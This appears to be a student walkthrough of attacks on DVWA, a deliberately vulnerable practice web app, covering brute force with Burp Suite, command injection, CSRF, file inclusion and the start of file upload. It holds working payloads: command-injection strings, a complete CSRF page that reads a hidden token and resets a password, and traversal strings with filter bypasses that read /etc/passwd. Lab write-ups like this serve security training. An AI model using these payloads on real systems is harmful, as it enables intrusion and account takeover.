DVWA ATTACKS

1.Brute force :


The goal is to brute force an HTTP login page.

Brute force is a way of solving a problem by trying all possible options until you find the correct one with the help of tools like burp suite.


There are various types of attacks we can perform in brute force with the help of burp suite intruder. E.g. sniper attack , cluster bomb attack .

At low level:


I. Firstly, you have to pass request to burp suite to execute this attack.
II. Then from proxy pass that request to intruder by clicking right on the request and click send to intruder.
III. Then you have to select parameter on which you want to attack as I have selected password because I am attacking on password.
IV. You have to click add$ to add the position you want to use in this attack.
V. So, for this we are using sniper attack which only attack on 1 parameter.
VI. Because I am attacking on password only I know what the username is.



You have to add password payload out of which you want to find the password in this I had created it myself otherwise you can get this is txt forms all over the internet.




After adding payload just start the attack and then you will get this page.



So, the one which has the most different length from everyone is considered as the password.

At medium level:


Same procedure would be followed but there will be 2 sec delays after a failure attempt. So this process will take more time than the easy one. Rest everything will work same.




At hard level:

Firstly, just simply refresh the page after on the interceptor then go to:

Settings->sessions->click add->click run a macro->Add->then configure item->search user token paste it in parameter name and just select the value and click ok->after on session handling click on tolerate URL mismatch-> then go to scope and click on intruder unclick rest->





Go to proxy again on intercept and then fill pass id incorrect and again refresh -> now select that req and add to scope-> then the message popped after incorrect should be fill in Grep -match->now just start the attack you will see the parameters which are incorrect will be

click in front and the correct one is non clicked.

2.Command injection

Command injection is basically injection of operating system commands to be executed through a web-app. The purpose of the command injection attack is to inject and execute commands specified by the attacker in the vulnerable application.

Firstly, to ping device enter *IP* as I entered in 127.0.0.1

At low level:


No security is there so you just simply inject a command for e.g., 127.0.0.1; ls or 127.0.0.1&pwd etc.

At medium level:

Blacklist conditions are && and ; so in medium we can't use these both.


But there are more operators like this which we can use instead of this e.g., || pipe

| {single pipe} $ etc. so commands would be 127.0.0.1|ls etc. Result will be same as the low only.



At high level:

There is a mistake from the developer side '| ' he left the gap in single pipe Blacklist. So, we can use |(single pipe) in this attack for diff commands. E.g. 127.0.0.1|ls .




3.CSRF(Cross site request forgery)


It is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. This type of attack exploits the trust that a site has in a user's browser.

At low level:

So, at low level you can simply change the password just with a link and that to just on the browser itself.



But the best way to do it is by generating a link. So, I take a html script from internet which will automatically change the password of DVWA once you click on that link



After clicking on click here user’s password will be changed.

At medium level:


In this level there is a parameter for the http referrer which will tell server from where the request is generating. You can get the referrer bypassing the req through burp.

```
Pretty    Raw    Hex
1 GET /vulnerabilities/csrf/?password_new=khushant&password_c
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko
4 Accept: text/html,application/xhtml+xml,application/xml;q=0
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://127.0.0.1:8080/vulnerabilities/csrf/
9 Cookie: language=en; welcomebanner_status=dismiss; cookieco
  1ecpk78o387rscj3vlohjv3694; security=medium
0 Upgrade-Insecure-Requests: 1
1 Sec-Fetch-Dest: document
2 Sec-Fetch-Mode: navigate
```

So, to bypass that you just need to do the same as low level make a html script, but the change is you have to pass that request through burp first .Open that html file in Firefox and on the intercept before clicking on click here. So now you will see the request is going without a referrer.

```
Request
Pretty    Raw    Hex
1  GET /DVWA/vulnerabilities/csrf/?password_new=12345&password_conf=12345&Change=Change HTTP/
2  Host: 127.0.0.1:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueC
   1ecpk78o387rscj3vlohjv3694; security=medium
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15
```


So now add that referrer in this request and simply click forward in burp and you will see that the password is changed.



At Hard level:

```
<html>
 <body>
  <p>TOTALLY LEGITIMATE AND SAFE WEBSITE </p>
  <iframe id="myFrame" src="http://127.0.0.1/vulnerabilities/csrf" style="visibility: hidden;" onload="maliciousPayload()"></iframe>
  <script>
   function maliciousPayload() {
    console.log("start");
    var iframe = document.getElementById("myFrame");
    var doc = iframe.contentDocument  || iframe.contentWindow.document;
    var token = doc.getElementsByName("user_token")[0].value;
const http = new XMLHttpRequest();
    const url = "http://192.168.170.131/vulnerabilities/csrf/?password_new=hackerman&password_conf=hackerman&Change=Change&user_token="+token+"#";
    http.open("GET", url);
    http.send();
    console.log("password changed");
   }
  </script>
 </body>
</html>
```

on visiting this url it will read token from DOM and create password change request to server.



File inclusion

A File Inclusion Attack is a type of vulnerability that occurs when a web application allows users to submit input into files or upload files to the server without proper validation

To look if there can be file inclusion vulnerabilities you need to look at the search bar and if it is showing at the end file/page .php then there can be file inclusion vulnerabilities. We must find root directory by performing this attack.

It is of two types LFI(local file inclusion) and RFI(Remote file inclusion)


At low level:

At this level to shift the directory backward we must use ../../ till we reach the root directory and after we reach the root then we can perform a command known as etc/passwd/ used for getting information from root.

In RFI you can access remote files using this vulnerability e.g. at an easy level it's simple like just write http://google.com on search bar in front of your website and you will be good to go to access google from dvwa itself.

At medium level:

Using ..././..././..././..././..././..././etc/passwd diff from easy level because in medium there is a condition that says if you will apply ../ it will be displayed to web as "" empty. So to bypass that we have to create this so that after commenting out ../ we still left with ../ ..././.



Same with the RFI if you simply write http:// it will be comment out to "" so for this also we have to create a bypass. E.g. hthttp://tp:// this create one http:// .

At high level:

At this level there is security that it will only accept the file starting with the name file .So we can do this in 2 ways

127.0.0.1:8080/vulnerabilities/view_source.php?id=fi&security=high

File Inclusion Source

vulnerabilities/fi/source/high.php

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
```

1st we can simply use file///etc/passwd to bypass or we can use encoding string to bypass this file.php%0A/../../../../../../../../etc/passwd like this also you can bypass.

Not secure | 192.168.170.131/vulnerabilities/fi/?page=file/../../../../../../etc/passwd

bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/us
/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin ne
/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups
un/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody
SQL Server,,,:/nonexistent:/bin/false

DVWA

file.php%0A = file.php + newline.


RFI can not be accessed here.

File Upload

It occur when a web server allows users to upload files without sufficiently validating their name, type, contents, or size. This can lead to various high-severity attacks, including remote code execution, denial-of-service (DoS), and overwriting critical files.

